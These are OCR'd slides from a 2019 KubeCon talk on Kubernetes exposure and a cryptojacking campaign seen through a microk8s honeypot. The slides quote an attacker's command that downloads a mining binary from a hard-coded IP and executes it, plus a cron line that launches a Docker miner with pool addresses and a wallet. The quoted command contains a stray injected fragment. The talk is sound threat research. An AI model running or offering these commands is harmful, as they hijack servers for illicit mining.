
Prepare to be Boarded!
A Tale of Kubernetes,
Plunder, and
Cryptobooty
James Condon
KubeCon 2019

cryptobooty

cryp • to • boo • ty
/ˈkriptō bo͞odē/
noun

Cryptocurrency obtained from illicit coinmining in a Kubernetes cluster.

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whoami

- James Condon, Director of Research @ Lacework
- Former USAF OSI, Mandiant, and ProtectWise
- Network Forensics, Incident Response, Threat Intelligence, Cloud Security

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GOALS OF THIS TALK

- Understand the scope of Kubernetes misconfigurations resulting in internet exposure
- Dive into an active cryptojacking campaign targeting Kubernetes
- Provide an overview of active threat actor groups targeting cloud resources
- Expand prior research to understand the impact of a Kubernetes cryptojacking campaign

EXPOSED CLUSTER RESEARCH

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
Commonly Misconfigured K8s Components (Exposed to the Internet)



censys


HOW WE HELP ▾ PRICING ABOUT LOGIN

Security starts with visibility

Find and monitor every server on the Internet

What servers and devices are exposed on my network?

Enter an IP address or CIDR block (141.211.0.0/16)



500

DASHBOARDS

2,400

ETCD CLUSTERS

21,000

API SERVERS (SECURE)

600

API SERVERS (INSECURE)

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SETTING A TRAP


CURIOUS ABOUT K8s ATTACKS

- Based on exposure we discovered, how is it exploited?
- How long will compromise take?
- What's the best way to setup our honeypot?
- Is there any other reporting we can find?

MICROK8s

```
root@ubuntu-s-4vcpu-8gb-sfo2-01:~# microk8s.kubectl get pods --all-namespaces
NAMESPACE            NAME                                       READY   STATUS             RESTARTS   AGE
container-registry   registry-7fc4594d64-d5vlt                  1/1     Running            2          4d7h
default              app1-5d685d6c49-jvdt9                      1/1     Running            2          3d20h
default              app1-5d685d6c49-ltcjx                      1/1     Running            2          3d20h
default              app2-55cfb8c8c4-c5fpb                      1/1     Running            2          3d20h
default              app2-55cfb8c8c4-f6wnw                      1/1     Running            2          3d20h
default              default-backend-6f6db5f6cd-8qddf           1/1     Running            2          3d20h
default              default-backend-6f6db5f6cd-rqmwc           1/1     Running            2          3d20h
default              mi125yap                                   0/1     CrashLoopBackOff   583        2d
default              y1ee114-5rdnp                              1/1     Running            394        2d13h
default              y1ee114-65vhg                              1/1     Running            394        2d13h
default              y1ee114-9b24d                              0/1     Error              394        2d13h
default              y1ee114-cnwcg                              1/1     Running            394        2d13h
default              y1ee114-gcmrw                              0/1     CrashLoopBackOff   394        2d13h
default              y1ee114-h8hk5                              0/1     CrashLoopBackOff   394        2d13h
default              y1ee114-jnkff                              0/1     CrashLoopBackOff   394        2d13h
default              y1ee114-l5wh4                              0/1     Error              394        2d13h
default              y1ee114-nzf4n                              0/1     Error              394        2d13h
default              y1ee114-rl4fg                              1/1     Running            394        2d13h
kube-system          hostpath-provisioner-599db8d5fb-mgj9x      1/1     Running            2          4d7h
root@ubuntu-s-4vcpu-8gb-sfo2-01:~#
```

MICROK8s PR


Closed
Get most services out of the default interface #88
Changes from all commits
File filter...
Jump to...
0 / 19 files viewed
Review changes
12
microk8s-resources/default-args/kube-apiserver
Viewed
@@ -1,13 +1,15 @@
- --insecure-bind-address=0.0.0.0
- --cert-dir=${SNAP_DATA}
+ --insecure-bind-address=127.0.0.1
+ --cert-dir=${SNAP_DATA}/certs
--etcd-servers='unix://etcd.socket:2379'
--service-cluster-ip-range=10.152.183.0/24
--authorization-mode=AlwaysAllow
- --basic-auth-file=${SNAP}/basic_auth.csv
- --token-auth-file=${SNAP}/known_token.csv
+ --basic-auth-file=${SNAP_DATA}/credentials/basic_auth.csv
--enable-admission-plugins="NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultStorageClass,DefaultTolerationSeconds
--service-account-key-file=${SNAP_DATA}/certs/serviceaccount.key
--client-ca-file=${SNAP_DATA}/certs/ca.crt
--tls-cert-file=${SNAP_DATA}/certs/server.crt
--tls-private-key-file=${SNAP_DATA}/certs/server.key
- --requestheader-client-ca-file=${SNAP_DATA}/certs/ca.crt
+ --kubelet-client-certificate=${SNAP_DATA}/certs/server.crt
+ --kubelet-client-key=${SNAP_DATA}/certs/server.key
+ --secure-port=16443
+ --insecure-port=8080

MICROK8s & SUPPOIE

Philippe

DECEMBER 25, 2018 AT 3:51 PM

Found it on a fresh microk8s installation I had setup for testing. Unfortunately, the default install of microk8s is completely unsecured and within days it was hijacked.

Command Line:

curl -o /var/tmp/config.json http://192.99.142.232:8220/222.json;curl' defer onload=' -o /var/tmp/suppoie1 http://192.99.142.232:8220/tte2;chmod 777 /var/tmp/suppoie1;cd /var/tmp;./suppoie1 -c config.json

Creates a bunch of cron tasks such as:
* * * * * root /usr/bin/docker run -d –name java123 –restart=always –read-onl
y -m 50M -c 512 tazaddobammi/picture124 -o 192.99.142.232:80 -o 192.99.142.249:3
333 -o 202.144.193.110:3333 –donate-level 1 -u 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3w
ra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg -p x -k


Conclusion: do NOT install microk8s with its default config on a server exposed to internet

SETTING UP OUR HONEYPOT

- Spin up Ubuntu Server
- Install microk8s via snap
- Enable Kubernetes dashboard
- Check insecure api is accessible
- Expose instance to allow all traffic
- Start tcpdump trace for interesting ports
- DISCLAIMER: microk8s is NOT intended to be used like this

THE ATTACK

- Initially general internet scanning, nothing Kubernetes specific
- Expected an attack with 24 hours, ended up being 31 days!
- Dashboard left untouched



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

